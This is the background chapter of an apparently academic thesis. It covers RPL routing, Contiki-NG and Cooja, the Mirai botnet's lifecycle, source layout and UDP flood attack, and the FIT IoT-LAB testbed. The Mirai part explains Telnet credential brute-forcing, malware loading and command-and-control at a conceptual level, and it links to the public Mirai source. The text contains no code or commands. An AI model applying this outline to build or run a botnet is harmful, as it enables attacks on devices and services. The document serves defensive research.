
There are two types of routing that RPL employs to realize the aforementioned traffic flows (MP2P, P2MP, P2P): Upward routing and downward routing. Upward routing supports MP2P communication allowing to route the data originated from the leaf or intermediate nodes to the DODAG root. For the construction of default upward routes, the DODAG root starts multicasting DIO messages. The nodes receiving these messages select their parents based on the objective function used. Then, each node calculates their own ranks. Here, the intermediate nodes act as routers and they relay the DIO messages to all neighboring nodes after updating the ranks inside the messages. The leaf nodes, on the other hand, only join the DODAG tree and they do not send any DIO messages. This process is repeated until the DIO messages arrive in the leaf nodes and there is no any other node that can receive the messages (Tsvetkov, 2011). Downward routing, contrarily, supports the realization of P2MP and P2P traffic flows. Every node except the DODAG root sends DAO messages to propagate their IP prefixes and routing tables towards the DODAG root so that the downward routes are established. The way the received DAO messages are handled by parents depends on the mode of operation of downward routing. Downward routing has two different modes of operation, namely Storing and Non-Storing, and each RPL instance can employ only one of them (Alexander et al., 2012). In Storing mode, each intermediate node maintains a routing table for keeping track of the downward routes and a neighbor table for keeping track of the direct neighbors. The routing tables are populated based on the information obtained from the DAO packets that are unicasted by the child nodes (Olsson, Olsson). In Non-Storing mode, only the DODAG root maintains a routing table and it computes the hops to be traversed when sending a packet to its destination.

This is also called source routing. In source routing, the packet header contains the nodes to be visited for delivering a packet to its destination (Witwit & Idrees, 2018). Figure 2.5 illustrates the construction of downward routes using Storing and Non-Storing modes (Tsvetkov, 2011).



(a) (b)

Figure 2.5 The construction of downward routes in (a) Storing and (b) Non-Storing modes.



(a) (b)

Figure 2.6 P2P traffic flow in (a) Storing and (b) Non-Storing modes.

Downward routing is crucial for P2P communication. When a node in an RPL network would like to send a packet to another node, unless the destination is not in the upward path, the packet is sent up towards the DODAG root first regardless of the mode of operation employed (Alexander et al., 2012). In Storing mode, the packet can be directed down by a common ancestor of the source and destination nodes. In non-storing node, however, the packet should be received by the root to be directed down to the destination Alexander et al. (2012). Another difference between using Storing or Non-Storing mode of operation is the trade-off between having sufficient resources in the intermediate nodes when Storing mode is employed and the packet size overhead increasing proportional to the number of nodes to be visited when Non-Storing mode is employed (Olsson, Olsson). Figure 2.6 illustrates a P2P traffic flow when Storing and Non-Storing modes are used (Hassan, 2016).

RPL leverages different mechanisms and variables to maintain a topology. A subset of the related terminology is explained below. We focus mainly on the terminology that has not been mentioned until here.

- DODAGID: A DODAG root is identified uniquely by a DODAGID within an RPL Instance. The combination of RPLInstanceID and DODAGID uniquely identifies a DODAG (Alexander et al., 2012).
- DODAGVersionNumber: Version number is incremented by the DODAG root if a new version of the DODAG needs to be constructed. The combination of RPLInstanceID, DODAGID and DODAGVersionNumber identifies a DODAG version uniquely (Alexander et al., 2012; Tsvetkov, 2011).
- Trickle Timer Algorithm (Levis, Clausen, Gnawali, Hui & Ko, 2011): The trickle timer algorithm allows to control and adjust the rate of control packets being transmitted by each node. Since control messages are being used intensely for topology maintenance and reconstruction, they cause the consumption of a lot of power. Therefore, the transmission of control packets is accelerated and decelerated by the trickle timer algorithm only when necessary. Specifically, the pace of control packet transmission is increased when there is an instability in the network whereas it is slowed down when the network is rather in a stable state (Hazarika, Matam, Mukherjee & Menon, 2020).

2.3 Contiki: The Operating System for Next Generation IoT Devices

Contiki is an operating system developed specifically for constrained IoT devices. It supports IEEE 802.15.4 standard and implements the standard-compliant 6LoWPAN and RPL protocols alongside the other networking protocols, namely TCP (Postel, 1981), UDP (Postel, 1980), DNS (Mockapetris, 1987), CoAP (Shelby, Hartke & Bormann, 2014) and Websocket (Melnikov & Fette, 2011), in the IPv6 networking stack. Contiki is implemented mostly in C programming language and its firmwares can be run by a variety of micro-controller boards such as ARM Cortex M3, ARM Cortex M4 and TI MSP430 (Oikonomou, 2018,2).

Contiki operating system has two main versions: Contiki OS and Contiki-NG.

Contiki-NG is the next generation version of the historical Contiki OS and its development has started in 2017. The goal of switching to a newer version was to support the modern micro-controller boards, enhance the reliability and the security of the IPv6 communication and improve the code base and the documentation. In this thesis, we use Contiki-NG and it is referred as Contiki (Duquennoy, 2017).

```
contiki-ng/
├── arch
│   ├── cpu
│   ├── dev
│   └── platform
├── examples
│   ├── 6tisch
│   ├── benchmarks
│   ├── coap
│   ├── cplusplus
│   ├── dev
│   ├── hello-world
│   ├── ip64-router
│   ├── libs
│   ├── lwm2m-ipso-objects
│   ├── mqtt-client
│   ├── multicast
│   ├── nullnet
│   ├── platform-specific
│   ├── rpl-border-router
│   ├── rpl-udp
│   ├── sensniff
│   ├── slip-radio
│   ├── snmp-server
│   ├── storage
│   └── websocket
├── os
│   ├── dev
│   ├── lib
│   ├── net
│   ├── services
│   ├── storage
│   └── sys
└── tools
    ├── cc2538-bsl
    ├── code-style
    ├── coffee-manager
    ├── cooja
    ├── docker
    ├── doxygen
    ├── ip64
    ├── jn516x
    ├── motelist
    ├── readthedocs
    ├── sensniff
    ├── serial-io
    ├── sky
    ├── vagrant
    ├── viewconf
    ├── wpcapslip
    └── zolertia

50 directories
```


Figure 2.7 Contiki operating system repository structure.

Contiki is fully programmable and its source code is available publicly[1]. Figure 2.7 illustrates its repository structure. The main folder containing the operating system components is called *os*. Some of these components are processes and timers, the networking stack and the system libraries and services. Another folder called *examples*, on the other hand, contains the examples populated for different types of applications such as an RPL border router, a CoAP server, a UDP client, an MQTT client. All of the examples are built on top of the functions and libraries that reside

[1]`https://github.com/contiki-ng/contiki-ng`

in the *os* folder. It is also possible to change and configure the hardware components in Contiki. The respective folder for making changes in hardware is called *arch*. It includes CPU, device and board drivers. The driver codes should reside here when a new micro-controller board needs to be supported. The repository also contains the *tools* that can be leveraged for realizing different tasks such as simulating a network or flashing a firmware. These tools are not considered to be the part of the firmware but are run on a computer or a workstation as a helper utility (Duquennoy, 2018b).

Contiki also provides a simulator called Cooja as part of its tool suite. Cooja helps researchers to simulate an IoT network consisting of different types of nodes and firmwares flashed. It also provides a mean to debug the developed applications in Contiki. Figure 2.8 illustrates a Cooja instance running on a Docker container on a Linux machine. The functionalities of each window shown on the figure is listed below (Pedro, Mugdhe & Samarth, 2016).


My simulation - Cooja: The Contiki Network Simulator (on 3298f0bd60fa)
File Simulation Motes Tools Settings Help
Network
View Zoom
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Simulation control
Run Speed limit
Start
Pause
Step
Reload
Mote Type Information
Mote output
File Edit View
Filter:
Timeline showing 18 motes
File Edit View Zoom Events Motes

Time: 01:57.943
Speed: 1419.85%

Sky mote: ID=sky1, "Sky Mote Type #sky1"

Identifier	sky1
Description	Sky Mote Type #sky1
Contiki source	/home/user/contiki-ng/examples/rpl-udp/udp-server.c
Contiki firmware	/home/user/contiki-ng/examples/rpl-udp/udp-server.sky
Compile commands	make udp-server.sky TARGET=sky

Sky mote: ID=sky2, "Sky Mote Type #sky2"

Identifier	sky2
Description	Sky Mote Type #sky2
Contiki source	/home/user/contiki-ng/examples/rpl-udp/udp-client.c
Contiki firmware	/home/user/contiki-ng/examples/rpl-udp/udp-client.sky
Compile commands	make udp-client.sky TARGET=sky

```
Time       Mote   Message
01:57.685  ID:8   [INFO: App      ] Sending request 1 to fd00::212:7401:1:101
01:57.698  ID:1   [INFO: App      ] Received request 'hello 0' from fd00::212:7411:11:1111
01:57.701  ID:1   [INFO: App      ] Sending response.
01:57.783  ID:1   [INFO: App      ] Received request 'hello 1' from fd00::212:7408:8:808
01:57.786  ID:1   [INFO: App      ] Sending response.
01:57.838  ID:8   [INFO: App      ] Received response 'hello 1' from fd00::212:7401:1:101
01:57.863  ID:17  [INFO: App      ] Received response 'hello 0' from fd00::212:7401:1:101
01:57.901  ID:7   [INFO: App      ] Sending request 1 to fd00::212:7401:1:101
```

Figure 2.8 Cooja simulation environment.

- Network: This window allows to visualize the locations, types, relations, addresses, log outputs, LEDs and positions of the nodes in the network. It can also illustrate the radio traffic between the nodes. The dark arrows in Figure 2.8 represents the relations between the nodes. They constitute the DODAG tree from the leaf nodes towards the root node.

- Simulation Control: This window allows to start, pause and reload the simulation. The speed of the simulation can also be controlled through speed limit feature.
- Mote Type Information: This window illustrates the microcontroller board information as well as the source and firmware used. Compilation commands used during the compilation of the source into firmware are also provided here.
- Mote Output: This window shows the outputs of the nodes written into their serial link.
- Timeline: This window shows the occurring events on a timeline. An event can be the messages outputted or changes in channels and LEDs.

The communication security in Contiki is provided in two ways: Link-layer security and application-layer security. Link-layer security ensures the confidentiality and integrity of the communication between each hop. It is not enabled by default and applicable only for time slotted channel hopping (TSCH). Application-security, on the other hand, ensures the end-to-end confidentiality and integrity over the 6LoWPAN layer. Contiki supports Datagram Transport Layer Security (DTLS) and this is achieved with a modified version of the TinyDTLS[2]. A secure version of the CoAP protocol called CoAPs is also integrated on top of DTLS and it allows the CoAP header and data to be encrypted and authenticated in an end-to-end manner between the IPv6 devices. The setup requires the keys to be pre-distributed among the hosts (Duquennoy, 2018a).

2.4 Mirai Botnet

A botnet can be defined as a network composed of heterogeneous devices each of which turned into a bot through a malicious binary code (malware) injected. The bots are controlled by a command-and-control (C&C) server to launch distributed denial-of-service (DDoS) attacks towards specific targets. DDoS attacks aim to disrupt specific Internet services mainly due to financial motivations. A DDoS attack is realized by making multiple internet hosts generate a massive distributed traffic towards a target server. The attack becomes successful when the server providing

[2] `https://github.com/contiki-ng/tinydtls`

the service that is aimed to be disrupted fails to respond to its intended clients due to the depletion of resources.

Mira Botnet has been one of the most disruptive cyber threats in the Internet history. In September 2016, an enormous amount of IoT devices (e.g., IP cameras, routers, printers) directed their network traffic towards KrebsOnSecurity[3], the website of a security expert named Brian Krebs. It was reported that the volume of the record-breaking attack traffic exceeded 600 Gbps (Antonakakis, April, Bailey, Bernhard, Bursztein, Cochran, Durumeric, Halderman, Invernizzi, Kallitsis, Kumar, Lever, Ma, Mason, Menscher, Seaman, Sullivan, Thomas & Zhou, 2017; Krebs, 2016). The attacker devices were actually the victims that are infected by a malware that allows a Mirai C&C to control them. The propagation mechanism of the botnet was relying on infecting the devices that use default Telnet credentials. The attacks were not restricted to target a single website and some big cloud and DNS hosting providers (e.g., OVH Cloud (Klaba, 2016) and Dyn) were also affected largely (Antonakakis et al., 2017). The chain of such attacks has demonstrated that the massive traffic that could be generated by the abundance of small inter-connected devices with limited capabilities could be abused to disrupt services used by millions of clients.

In 30 September 2016, the source code of Mirai was released publicly by one of the Mirai co-authors under the username $Anna-senpai$ in an hacker forum called $HackForums$ (Anna-senpai, 2016). The source code is also available in a GitHub repository[4] now and it is publicized by Jerry Gamblin, a security researcher, for research purposes. The public release has led to an increase in DDoS attacks originating from IoT bots along with the evolution of new variants with additional capabilities. Since the number of botnet armies competing increased, some botnet authors, including Mirai authors, started developing mechanisms to prevent their bots from being taken over by their competitors (Krebs, 2016). As it is the case with most of the other botnets, it was revealed that the motivation behind the development of Mirai was financial. The Mirai authors Paras Jha, Josiah White and Dalton Norman aimed to offer DDoS mitigation services to those servers that were being targeted (Cloudflare, Cloudflare; Krebs, 2017).

The lifecycle of Mirai consists of 4 main phases: (*i*) Scanning, (*ii*) injection, (*iii*) attack initiation and (*iv*) maintenance. These phases are depicted along with their decomposed stages in Figure 2.9. (*i*) Scanning phase can also be named as the initial infection phase (Ghafir, Prenosil & Hammoudeh, 2017) that the botnet scans for vulnerable IoT devices for recruiting into its bot network. At this stage, pseudo-

[3]`https://krebsonsecurity.com`

[4]`https://github.com/jgamblin/Mirai-Source-Code`




Figure 2.9 Mirai botnet lifecycle.

random IPv4 addresses are generated by the Mirai malware that is being executed by the *bots* and each bot sends TCP SYN packets to the default Telnet ports (i.e., 23 and 2323) of these addresses to check whether there is a potential victim that resides on them (Antonakakis et al., 2017). If an open Telnet port is detected, this shows that the host being communicated is a potential victim and Telnet credential brute-force attack phase starts. During this phase, the scanning bot tests a pair of hard-coded usernames and passwords for gaining remote access to the potential victim's system.

When a scanning bot gains access to a potential victim IoT device, the device becomes infected and it now becomes a victim that is going to be turned into a bot in the botnet. At this stage, the (*ii*) injection phase starts and the login information of the victim is reported to a $reportserver$. The report server informs the *loader* about the vulnerable IoT device so that the malicious binary code (malware) that is going to be executed can be injected. First, the loader gains remote access using the Telnet credentials sent by the report server and executes a group of shell commands on the victim device remotely to gain information about its processor architecture. This information is used to to compile the malicious source code into a binary that the victim can execute. Here, Mirai uses cross-compilers to compile its bot source code into different binaries which can be executed in its victims' processor architectures. Cross-compilers allow compiling a source code into a binary that can be executed by a specified processor architecture other hand that of the host machine that the compilation takes place. After that, the compiled binary is downloaded by the loader remotely into the victim. Finally, the victim starts executing the malicious binary because of the command sent by the loader and it turns into a bot in the Mirai botnet.

The malware that is loaded and executed on the bot establishes the connection between the $command-and-control(C\&C)server$ and the bot. The bot now listens the connection in a steady situation for receiving commands from the C&C server. In the meantime, it scans for new victims to recruit into the botnet. The *botnetmaster* is a person that has access to the C&C server and, in turn, controls the botnet army. (*iii*) Attack initiation phase starts when the botnet master logs into the C&C, selects the type of the DDoS attack (e.g., UDP flood, DNS flood, VSE flood, TCP flood, HTTP flood, GRE flood) to be employed and specifies the DDoS target. Then, the C&C server sends the attack command to the bots through the established connections. This launches the attack as the bots will execute the command sent by the C&C as soon as it is received.

The persistence of a malware on a bot device can be very long-lasting as it may not be detected until a DDoS attack is initiated. Therefore, the botnet master may decide to patch the malware executed by the bots for a variety of reasons and this describes the (*iv*) maintenance phase. For instance, the botnet may undergo a certain set of changes and the bots may need to be patched to adapt to them. Another patch may include improvements for making the device undetectable by the detection techniques used at a specific time (Ghafir et al., 2017). In addition, bots might be desired to have a new type of DDoS attack capability at a later time. We summarize the duties of the agents that take part in Mirai botnet below.

- Botnet Master: The person who controls the botnet through command-and-control (C&C) server. Botnet master enters commands for attack initiation or maintenance.

- Command-and-Control (C&C) Server: C&C is responsible for relaying the commands received from the botnet master to the bots. It parses the attack parameters (e.g., attack type, duration, DDoS target) and relay the attack command to the bots to launch the attack.

- Bots: Bots continuously listen the communication channel opened towards the C&C. As soon as the attack command arrives, they employ it. They generate multiple traffic packets using multiple threads by spoofing the source IP addresses and selecting random port numbers towards the DDoS target. The bots are also responsible for scanning vulnerable IoT devices in the Internet to recruit into the botnet. They enumerate random IPv4 addresses and try to login through default Telnet ports using default Telnet credential combinations.

- Report Server: Report server receives the socket information and login credentials of the vulnerable IoT devices that the scanning bots could logged in. It then reports this information to the loader for starting the malware injection phase.

- Loader: Loader gains remote access using the device information (e.g., IP address, port number and login credentials) received from the report server. Then, it makes the victim to download the malicious binary using the appropriate tool, namely *wget* (Foundation, 2010), *tftp* (Sollins, 1992) or *echoloader*[5]. Later, the malicious binary is executed and it establishes the connection between the bot and the C&C server.

Section 2.4.1 gives detailed information about the source files of the Mirai.

2.4.1 Mirai Source

This section makes a superficial analysis of the Mirai source code shared in Jerry Gamblin's GitHub repository[6]. The source code is a copy the original one shared in Hack Forums [7].

The repository contains 4 main directories: *Dlr*, *loader*, *mirai* and *scripts*. Figure 2.10 illustrates the directory structure of the repository. The directory *dlr* contains the files and binaries related to the *echoloader* tool that the loader uses to download the malicious binary into the victim IoT device. If *wget* and *tftp* tools are not available on the victim, loader loads the *echoloader* binary by making use of the *echo* command into the victim device and it allows to download the malicious binary by showing a behavior similar to wget (Anna-senpai, 2016; De Donno, Dragoni, Giaretta & Spognardi, 2018). The *release* subdirectory contains the echoloader binaries compiled using cross-compilers for different processor architectures. The loader loads one of them based on the victim's processor architecture.

The second main directory *loader* contains the files and binaries related to the loader

[5]`https://github.com/jgamblin/Mirai-Source-Code/tree/master/dlr`

[6]`https://github.com/jgamblin/Mirai-Source-Code`

[7]`https://hackforums.net/showthread.php?tid=5420472`

```
Mirai-Source-Code/
├── dlr
│   └── release
├── loader
│   ├── bins
│   └── src
│       └── headers
├── mirai
│   ├── bot
│   ├── cnc
│   └── tools
└── scripts
    └── images

12 directories
```

Figure 2.10 Mirai source directory structure.

server. The subdirectory *src* contains the actual loader server code written in C, whereas the *bins* subdirectory contains the copies of the echoloader binaries that are also stored under *dlr/release*. The third main directory *mirai* contains the *bot* and the C&C (i. e., *cnc*) source codes. Also, it contains the *tools* used for different operational purposes. The subdirectory *bot* contains the actual malicious code whose binary is downloaded into the victim IoT device. It consists of multiple headers and source files written in C. These files implement the scanner module (e.g., *scanner.h* and *scanner.c*) for recruiting new devices into the botnet, the killer module (e.g., *killer.h* and *killer.c*) to kill the malware deployed by the competitor botnet armies and the attack modules (e.g., *attack.h*, *attack.c*, *attack_app.c*, *attack_gre.c*, *attack_tcp.c*, *attack_udp.c*) to launch different types of DDoS attacks (e.g., HTTP flood, GRE flood, TCP flood, UDP flood, DNS flood, VSE flood). Since the bots scan random IPv4 addresses, *rand.h* and *rand.c* files implement the functionality to generate random IPv4 addresses. Since Mirai bots connect to the C&C using its domain, the source codes also implement the DNS lookup functionality (e.g., *resolv.h* and *resolv.c*). Using C&C domain allows to migrate the C&C to another IP address easily without affecting the bots. C&C domain is hardcoded in *tables.c* file in an encrypted form. The subdirectory *cnc*, on the other hand, contains the source code of the C&C server and it is written in Go programming language. The source code consists of multiple files and each of them manages a separate functionality. For instance, *main.go* contains the default database credentials and manages listening and accepting the incoming connections from the bots and the botnet admins. The other source files handle user authentication, attack parameter parsing and relaying the generated attack commands to the bots. Finally, the subdirectory *tools* contains the custom tools to be used by the botnet agents. For instance, it contains the *enc.c* script that allows to encrypt the strings (e.g., IP addresses) that are embedded in the bot source files.

The main directory *scripts* contains the shell script for downloading and extracting the cross-compiler binaries. In addition, it contains a SQL script for creating the C&C database that contains the user table. The user table stores the information of the users who have authorization to enter commands to the C&C command prompt.


2.4.2 Mirai Attack: UDP Flood

Mirai employs a variety of DDoS attacks: UDP flood, DNS flood, VSE flood, TCP flood, HTTP flood, GRE flood. Since we use Mirai to launch UDP flood attacks during the attack data collection phase in this thesis, this section gives a brief information about UDP flood.

A UDP flood attack scenario starts with the attacker generating a high amount of UDP datagrams to be sent towards the random ports of the target. The source IP addresses in these datagrams are spoofed because the attacker aims to hide its true location and prevent a high number of response packets from reaching back to itself. When the target receives a UDP packet on a specific port, it checks whether there is an application that listens at that port. If there is no such application, it responds with an ICMP Destination Unreachable packet to inform the sender that the destination is unreachable. Since the attacker sends many such packets at the same time window, the target is overwhelmed because of sending many ICMP Destination Unreachable packets and checking for the applications that listen at the specified ports. This, in turn, causes the target to be unable to respond to the requests sent by the legitimate clients because of the depletion of the its resources. In a DDoS scenario, multiple attackers direct their generated packets towards the target.

Mirai provides two types of UDP flood attack commands: *udp* and *udpplain*. The latter provides less packet configuration parameters and it is more effective in terms of generating higher number of packets per second (Winward, 2018). Further information regarding the udpplain command will be given in 3.3.1.1.

FIT IoT-LAB (Adjih, Baccelli, Fleury, Harter, Mitton, Noel, Pissard-Gibollet, Saint-Marcel, Schreiner, Vandaele & Watteyne, 2015) is an open and large scale testbed located across different sites in France: Grenoble, Lille, Lyon, Nantes, Paris, Saclay and Strasbourg. It allows the research community to build and test IoT networks consisting of real heterogeneous devices. The experiments done by different testbed users are distinguished through reservations and any registered user can use the reservation web interface to reserve a subset of the available nodes in a specific site. After the name and the duration of the experiment is entered, it provides an interface to reserve a desired number of nodes with different hardware architectures. Figure 2.11 shows this interface for reserving nodes using a map. It is also possible to reserve the nodes by stating their ids, or selecting the properties of the nodes. If the properties are entered, the system will automatically assign the nodes with the desired properties.



Pick nodes from the list. Add some filters or a search pattern.

Filters: Saclay

Search among 266 nodes

✓ All Architectures
A8 (At86rf231)
M3 (At86rf231)
Arduino-Zero (Xbee)
Dwm1001 (Dw1000)
Frdm-Kw41z (Multi)
Lora-Gw (Sx1301)
Microbit (Ble)
Nrf51dk (Ble)
Nrf52832mdk (Ble)
Nrf52840dk (Multi)
Nrf52840mdk (Multi)
Nrf52dk (Ble)
Phynode (Kw2xrf)
Pycom (Fipy)
Rtl-Sdr (None)
Samr21 (At86rf233)
Samr30 (At86rf212b)
St-lotnode (Multi)
St-Lrwan1 (Sx1276)

Figure 2.11 FIT IoT-LAB reservation interface for reserving nodes through a map.

The testbed brings a heterogeneity of hardware boards[8] (e.g., Arduino Zero, IoT-LAB A8-M3, Microchip SAMD21, Nordic nRF51DK, Zigduino) into use, each carry-

[8] https://www.iot-lab.info/docs/boards/overview/

ing one or multiple radio chips such as IEEE 802.15.4 (Low-Rate Wireless Personal Area Networks), Sub-GHz (Sub-Gigahertz), BLE (Bluetooth) and LoRa (Low-Power Wide-Area Network). It provides public IPv6 prefixes and the applications developed can communicate with the other systems in the IPv6 address space. Each board also supports an IoT operating system such as Contiki-NG[9], RIOT (Baccelli, Gündoğan, Hahm, Kietzmann, Lenders, Petersen, Schleiser, Schmidt & Wählisch, 2018), FreeRTOS[10], Yocto[11], Zephyr[12] and MicroPython [13]. Further information regarding IoT-LAB A8-M3, the board used for realizing this thesis, will be given in Section 2.5.1.

The testbed also provides tools for managing the experiments, configuring the microcontroller boards, monitoring and collecting data. Each experimentation site provides SSH frontends that can be connected through SSH using an SSH key generated from the web interface. These frontends allow to connect to the SSH interfaces of the reserved nodes, flash firmware and collect data through sniffers. The testbed also brings a variety of CLI tools (command-line interface tools) [14] into use and they can be used to run, stop and automate experiments. These tools also support node-level operations such as flashing firmware, and starting, resetting and stopping a node. In addition, radio[15] and power consumption[16] monitoring tools are provided so that the network traffic and power consumption data can be collected and stored.

2.5.1 IoT-LAB A8-M3

This section gives brief information about the microcontroller board, IoT-LAB A8-M3[17], used for generating the IoT attack dataset presented in this thesis. The board actually consists of two different microcontrollers: IoT-LAB A8 and IoT-LAB M3.

[9]`https://github.com/contiki-ng/contiki-ng`

[10]`https://www.freertos.org`

[11]`https://www.yoctoproject.org`

[12]`https://www.zephyrproject.org`

[13]`https://micropython.org`

[14]`https://www.iot-lab.info/docs/tools/cli/`

[15]`https://www.iot-lab.info/docs/tools/radio-monitoring/`

[16]`https://www.iot-lab.info/docs/tools/consumption-monitoring/`

[17]`https://www.iot-lab.info/docs/boards/iot-lab-a8-m3/`

